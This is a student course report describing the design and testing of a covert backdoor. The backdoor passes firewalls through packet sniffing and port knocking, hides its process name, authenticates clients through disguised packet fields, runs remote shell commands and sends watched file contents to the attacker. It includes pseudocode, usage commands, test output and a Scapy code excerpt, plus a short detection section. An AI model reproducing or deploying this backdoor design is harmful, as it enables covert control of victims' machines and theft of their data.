Covert Communication Application

Comp 8505 Final Assignment

Shane Spoor

Mat Siwoski

Table of Contents

General Information

Overview

This project involves designing and implementing a complete covert application that will allow a user to open a port (that is otherwise closed) on a firewall and communicate with a “disguised” backdoor application. The backdoor application will accept commands and execute them; the results of the command execution will be sent back to the remote client application.

Features

The application has the following features:

Server

- Accepts packets regardless of Firewall rules once a service port is opened
- Runs as a masked process
- Packets are only accepted upon authentication using an encrypted password
- Packets extract and run either a SHELL or WATCH command
    - File changes are sent back to the attacker
    - Directory changes are sent back to the attacker
- Results of the commands are sent back to the attacker

Client

- Connect and control victim machine
- Accepts and decodes knock sequence
- Provide access to the port and service that contains encrypted data containing results of either the shell commands or watch commands
- Able to execute commands on the victim machine
- Commands are encrypted
- Able to watch for file changes or directory changes
    - File changes are sent back to the attacker
    - Directory changes are sent back to the attacker

Constraints

- This application must be implemented for either Linux or Windows.
- The attacker must be able to set the IP, ports and whether to use TCP or UDP for the attack

Dependencies

The application requires the following Python packages to be installed:

- iNotify
- Scapy
- pycrypto
- setProctitle
- libpcap

In the event that these packages are not installed, run the following commands as root to install them:

```
pip install inotify
pip install scapy
pip install pycrypto
pip install setproctitle
Pip install libpcap
```

Running the Application

First, install the dependencies above using your Python 2 package manager of choice.

To run the backdoor server:

```
python main.py server listen port client port [-m process name] [-p password]
[-k aes key]
```

where

- `server` is the literal string server
- `listen port` is the port on which the server will listen for backdoor client connections (1-65535 inclusive)
- `client port` is the port to which the server will send the client's results (1-65535 inclusive)
- `process name` will replace the backdoor server's process name so that it's harder to find
- `password` is a password added to packets so that the server can tell if a packet bound for the listen port is a client trying to connect and so that the client and server can ensure that packets were properly decrypted

- `aes key` is the key to use for AES encryption (applied to all packets except the initial client connection)

To run the backdoor client:

```
python main.py client listen port server port -s server host [-p password]
[-k aes key]
```

where

- `client` is the literal string client
- `listen port` is the port on which the client will listen for backdoor server command results (1-65535 inclusive)
- `server port` is the port on which the server will listen for client connections (1-65535 inclusive)
- `server host` is the backdoor server's host name or IP (mandatory when the program is used in client mode even though it's technically "optional")
- `password` and `aes key:` same as the server documentation above

The client will continuously prompt for commands, send them to the server, and display their results. To exit the prompt, type `Ctrl+D` or `Ctrl+C`

High Level Design

Design Features	Description
Encryption	Both the client and the server should be able to encrypt and decrypt data. Only packets that have been authenticated will be accepted by the application.
Port Knocking	Port knocking will be used to access and deliver the encrypted data.
Exfiltration	Attackers will be able to search (or watch a directory or file for events) for a particular file and send back the file contents covertly. If a file is changed, it is sent automatically. Upon completion of the exfiltration, the ports are automatically closed. User is able to specify how/when the ports are closed as well.
Disguised Process	The application will run as a disguised process.
Command Handler	Commands will be sent and run on the victim machine. Results of the data will be sent back to the attacker upon execution.
Ignore Firewall	The application will ignore the Firewall.
File/directory modifications	If there is a modification of a file/directory or creation of a file/directory, the file/directory contents are sent to the attacker.

Protocol Design

We employ two protocols in this application

- Transport-layer-specific authentication protocols for communicating commands between the client and server
- A protocol to communicate command results from the compromised host to the attacking host

The transport-layer-specific protocols consist of embedding both authentication information and serialised commands for sending to the packet-sniffing backdoor. The TCP protocol embeds the authentication data in the protocol header to avoid detection. A security analyst would have to look within each header to notice any peculiar activity making the transfer difficult to detect.
The UDP protocol embeds the data within the payload of each packet and XORs it with source port to further obfuscate the message.

When transmitting command results back to the attacking machine, the client and server use an agreed-upon port knock sequence to prevent other machines from scanning the attacker. They then use a regular TCP connection with encrypted traffic to ensure that even if an analyst were to spot the suspicious activity, they could not deduce from packet captures alone what information was transferred.


Possible Detection and Recommendations

The most easily detected parts of our protocols would be the port knock sequence and the anomalous TCP traffic. Because the port knock sequence is repeated every time a response is transmitted back to the attacking machine, an analyst suspecting that the victim has been compromised could quickly find the repeated port knock sequence, which consist of several unanswered SYNs in a row, to confirm that the machine is doing something malicious. The TCP traffic is also detectable because the stack responds with resets to commands sent to the victim machine, which would likely be flagged on an IDS as packets out of sequence. However, because these are common false positives in large networks, it is likely that an analyst would need to be focusing on the victim machine to begin with to determine that this is suspicious traffic.


Our main recommendation to avoid these kinds of attacks is to attempt to prevent them to begin with by securing the network. Failing that, keeping track of machines with consistently anomalous traffic will allow analysts to focus on machines that are likely compromised, which will make the significant work of manually analysing their traffic more manageable.

State Diagrams

Backdoor



Remote Client Command Handling



Pseudocode

Main Application

This project includes both TCP and UDP backdoors. The listening server will be specified by command line parameters, but both servers will have the same functionality. This is the Main Application that will accept parameters:

```
Main():
    Parse arguments
    Check for validity
    If server:
        If TCP:
            Start TCPBackdoorServer
        Else if UDP
            Start UDPBackdoorServer
        Run server
    If Client
        If TCP:
            Start TCPBackdoorClient
        Else if UDP
            Start UDPBackdoorClient
        Run Client
    While True:
        Listen for shell commands from the User
        Send Shell Command
        Receive Shell Command results
        Print Shell Command Results
```

Backdoor Server

Generic Backdoor Server

This project includes both TCP and UDP backdoors. The listening server will be specified by command line parameters, but both servers will have the same functionality. This is the Generic Backdoor Server:

```
BackdoorServer():
    Initialize all necessary variables

BackdoorServer.run():
    mask_process()
    Create queue
    while true:
        Listen for client()
         Create thread for result queue
        while true:
            command = Command.from_stream(self)
            if command from SHELL:
                result = command.exec(Queue)
                send_result(result)
            If command from Watch Command
                Create Thread to handle watch command
            else:
                Break

BackdoorServer.mask_process():
    change process name according to config file

BackdoorServer.port_knock():
     Create the knocked ports array
     For each port in the knocked ports array
        Send the port knock using Scapy

BackdoorServer.recv():

BackdoorServer.listen():
    while true:
        packet = sniff for possible authentication packet
        if packet is authentication packet:
            send response acknowledging authentication
            return client information

BackdoorServer.recv_command():
    While true:
        read bytes from packets originating from current client
        decrypt bytes
            If Shell command
                Run shell command
            Else if Watch Command
                Run watch command
            Else
                end
            return decrypted bytes
```

```
BackdoorServer.send_result(result):
    Create Covert Socket
    For the amount of knock tries
      Port knock on created socket
      Sleep
          If no connection
            Break
      Create encryptor
      Create first packet with payload and get the result length
      Encrypt payload
      Send payload
      If result length > first packet payload
          While result length isn’t reached:
              Create packets with remaining payload
              Encrypt payload
              Send payload
      Shutdown covert socket

BackdoorServer.result_queue(queue):
    While true:
        Get the queues info
        Send the result
        Close the queued item
```

TCP Backdoor Server

This project includes a TCP backdoor.

```
TCPBackdoorServer()
    Initialize all necessary fields

TCPBackdoorServer.Send()
    Create the packet
    Send the packet

TCPBackdoorServer.receive()
    Sniff for packets
    Return payload

TCPBackdoorServer.listen()
    Create a random source port
    If authenticated: //check if it’s a client
           Enumerate through the packet and get all required info
    Sniff for packets
```

UDP Backdoor Server

This project includes a UDP backdoor.

```
UDPBackdoorServer()
    Initialize all necessary fields

UDPBackdoorServer.Send()
    Create the packet
    Send the packet

UDPBackdoorServer.receive()
    Sniff for packets
    Return payload

UDPBackdoorServer.listen()
    Create a random source port
    If authenticated: //check if it’s a client
           Enumerate through the packet and get all required info
```

Backdoor Client

Generic Backdoor Client

As with the backdoor server, there will be different clients for TCP and UDP, but they have the same basic functionality.

```
BackdoorClient():
    Initialize all necessary variables

BackdoorClient.run():
    connect()
    while there are commands: # user input
        command = next command
        send(command.to_bytes())
        result = recv_result()
        # do something with result
    # close the connection with the backdoor
    command = Command(Command.END)
    send(command.to_bytes())

BackdoorClient.recv_result():
    Create listening socket
    Listen for packets
    If packet received:
        Decrypt Packet
        verify password
        Check for payload length
        If payload length hasn't been reached:
            Receive remaining payload packets
            Decrypt Packet
    Reorder the packets
    If result equals SHELL
        Run Shell Command
    Else if result equals Watch Command
        Run Watch Command
    Else
        Quit

BackdoorClient.connect():

BackdoorClient.send(payload):

BackdoorClient.send_command(bytes):
    Create encryptor
    Create Payload
    Encrypt Payload
    Send Payload
```

TCP Backdoor Client

This project includes a TCP backdoor client.

```
TCPBackdoorClient()
    Initialize all necessary fields

TCPBackdoorClient.connect():
    Insert password into packet for server authentication
    Create packet
    Send(packet)
```

```
TCPBackdoorClient.send(packet):
    Create Packet
    Send(packet)
```

UDP Backdoor Client

This project includes an UDP backdoor client.

```
UDPBackdoorClient()
     Initialize all necessary fields

UDPBackdoorClient.connect():
    Insert password into packet for server authentication
    Create packet
    Send(packet)

UDPBackdoorClient.send(packet):
    Create Packet
    Send(packet)
```

Command

As per the requirements, the application must be able to handle Shell commands from the attacker which includes executing and returning the result of the shell command. As well, the application needs to handle Watch Commands on a directory or a file:

Command

```
Command.run():

Command.to_bytes():

Command.from_bytes():
```

Shell Command

This will handle all the SHELL commands that the attacker chooses to use against the victim.

```
ShellCommand():
    Initialize all necessary fields
```

```
ShellCommand.to_bytes():
    Create bytes

ShellCommand.from_bytes():
    Get command length

ShellCommand.run():
    Open process
    Get Result
    Put result on Queue

ShellCommand.Result():
    Initialize all necessary fields

ShellCommand.Result.to_bytes():
    Append bytes
    Create byte

ShellCommand.Result.from_bytes():
    Unpack struct
    Return result
```

Watch Command

This will handle all the WATCH commands that the attacker chooses to use against the victim.

```
WatchCommand():
    Initialize all necessary fields

WatchCommand.to_bytes():
    Create bytes

WatchCommand.from_bytes():
    Get command length

WatchCommand.run():
    Check if we are needing to WATCH a file or Directory
    Initialize iNotify and make epoll block indefinitely
    Add iNotify watch
    For each event generated:
        If event:
            Read contents of the change
            Get Result
            Add result to queue


WatchCommand.Result():
    Initialize all necessary fields

WatchCommand.Result.to_bytes():
    Append bytes
    Create byte

WatchCommand.Result.from_bytes():
    Unpack struct
    Return result
```

Utility

This project needs to be able to create packets with passwords and payload. We created two functions for this handling: one that creates a 8 byte packet with the password and a 32 byte packet with the payload.


```
Make_8_byte_String(instr):
    Check that the password is divisible by 8 characters
    If the password length isn’t divisible by 8:
        Pad remaining portion till divisible by 8
    Unpack the struct
    Repack the struct

Make_32_byte_String(instr):
    Check that the payload is 32 characters
    If the password length isn’t divisible by 32:
        Pad remaining portion till divisible by 32
```

Testing

Test #	Test Description	Result
1	Display help screen with all available arguments	Passed (Fig. 1)
2	As a TCP Server, accept connections and handle the Shell Command	Passed (Figs. 2, 3, 4)
3	As a UDP Server, accept connections and handle the Shell Command	Passed (Fig. 5, 6, 7)
4	As a UDP Server, accept connections and handle the Watch Command for a File and Directory	Passed (Fig. 8,9)
5	As a TCP Server, accept connections and handle the Watch Command for a File and Directory	Passed (Fig 10, 11)
6	Mask the service on the Server (Victim)	Passed (Fig. 12)
7	Rapidly add commands to the server	Passed (Fig. 13)
8	Firewall/Port Knock	Passed (Fig. 14, 15)

Test 1: Argument Help

Invoking the program with -h shows a list of the program's options and allowable values for them



root@datacomm:~/Documents/C8505-Final
File Edit View Search Terminal Help

```
[root@datacomm C8505-Final]# python main.py
usage: main.py [-h] [-p PASSWORD] [-k KEY] [-s SERVER] [-m MASK]
               {client,server} {tcp,udp} lport dport
main.py: error: too few arguments
[root@datacomm C8505-Final]# 
```

Fig 1) Arguments for running the application


Test 2: TCP Server Shell Commands

As the TCP Server, the program is able to accept a connection from the client and accept the Shell Commands.




```
[root@datacomm C8505-Final]# python main.py server tcp 1000 80
Waiting for client...
entered the TCP Listen
```

Fig 2) TCP Shell Server Waiting



```
[root@datacomm C8505-Final]# python main.py server tcp 1000 80
Waiting for client...
entered the TCP Listen
Client connected: 192.168.0.5
```

Fig 3) TCP Server received connection




```
[root@datacomm C8505-Final]# python main.py server tcp 1000 80
Waiting for client...
entered the TCP Listen
Client connected: 192.168.0.5
Command type: SHELL; command: ifconfig
```

Fig 4) TCP Server received shell command


Test 3: UDP Server Shell Commands

As the TCP Server, the program is able to accept a connection from the client and accept the Shell Commands.




```
[root@datacomm C8505-Final]# python main.py client udp 80 9000 -s 192.168.0.4
starting the UDP Client
Enter a command to execute on the server: shell ls
Enter a command to execute on the server: Received result:
exit code: 0
stdout: backdoor.py
backdoor.pyc
command.py
command.pyc
main.py
README.md
t
utils.py
utils.pyc

stderr: None
```

Fig 5) LS as the command



```
shell ifconfig
Enter a command to execute on the server: Received result:
exit code: 0
stdout: eno1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.0.4  netmask 255.255.255.0  broadcast 192.168.0.255
        inet6 fe80::d81c:46ad:618b:a6ae  prefixlen 64  scopeid 0x20<link>
        ether 98:90:96:dc:f5:80  txqueuelen 1000  (Ethernet)
        RX packets 110978  bytes 75840402 (72.3 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 38261  bytes 5292335 (5.0 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
        device interrupt 20  memory 0xf7d00000-f7d20000

enp3s2: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        ether 00:02:b3:60:aa:cc  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 56  bytes 4296 (4.1 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 56  bytes 4296 (4.1 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

virbr0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        inet 192.168.122.1  netmask 255.255.255.0  broadcast 192.168.122.255
        ether 52:54:00:6e:ba:7a  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0


stderr: None
```

Fig 6) Ifconfig as the command




```
            self.seq += len(payload)
            send(packet, verbose=0)
        except Exception, err:
            traceback.print_exc()
            sys.exit(1)

class UdpBackdoorClient(BackdoorClient):
    def __init__(self, aeskey, password, listenport, serverport, server):
        super(UdpBackdoorClient, self).__init__(aeskey, password)
        self.server = server
        self.lport = listenport
        self.dport = serverport

    def connect(self):
        # Insert the password into the packet so that the server can authenticate us
        self.sport = int(RandShort())
        xor_mask = (self.sport << 48) + (self.sport << 32) + (self.sport << 16) + self.sport
        masked_pw = struct.pack("<Q", struct.unpack("<Q", self.password)[0] ^ xor_mask)

        try:
            connpacket = IP(dst=self.server) / UDP(dport=self.dport, sport=self.sport) / masked_pw
            send(connpacket, verbose=0)
        except Exception, err:
            traceback.print_exc()
            sys.exit(1)

    def send(self, payload):
        try:
            packet = IP(dst=self.server)\
                     / UDP(dport=self.dport, sport=self.sport)\
                     / Raw(load=payload)

            send(packet, verbose=0)
        except Exception, err:
            traceback.print_exc()
            sys.exit(1)

stderr: None
```

z

Fig 7) Cat a file


Test 4: UDP Server Watch Commands

As the TCP Server, the program is able to accept a connection from the client and accept the Watch Commands.



```
stderr: None
watch file t
Enter a command to execute on the server: Received result:
Path: /root/Documents/C8505-Final/t
Contents: test data
```

Fig 8) Watch for a file

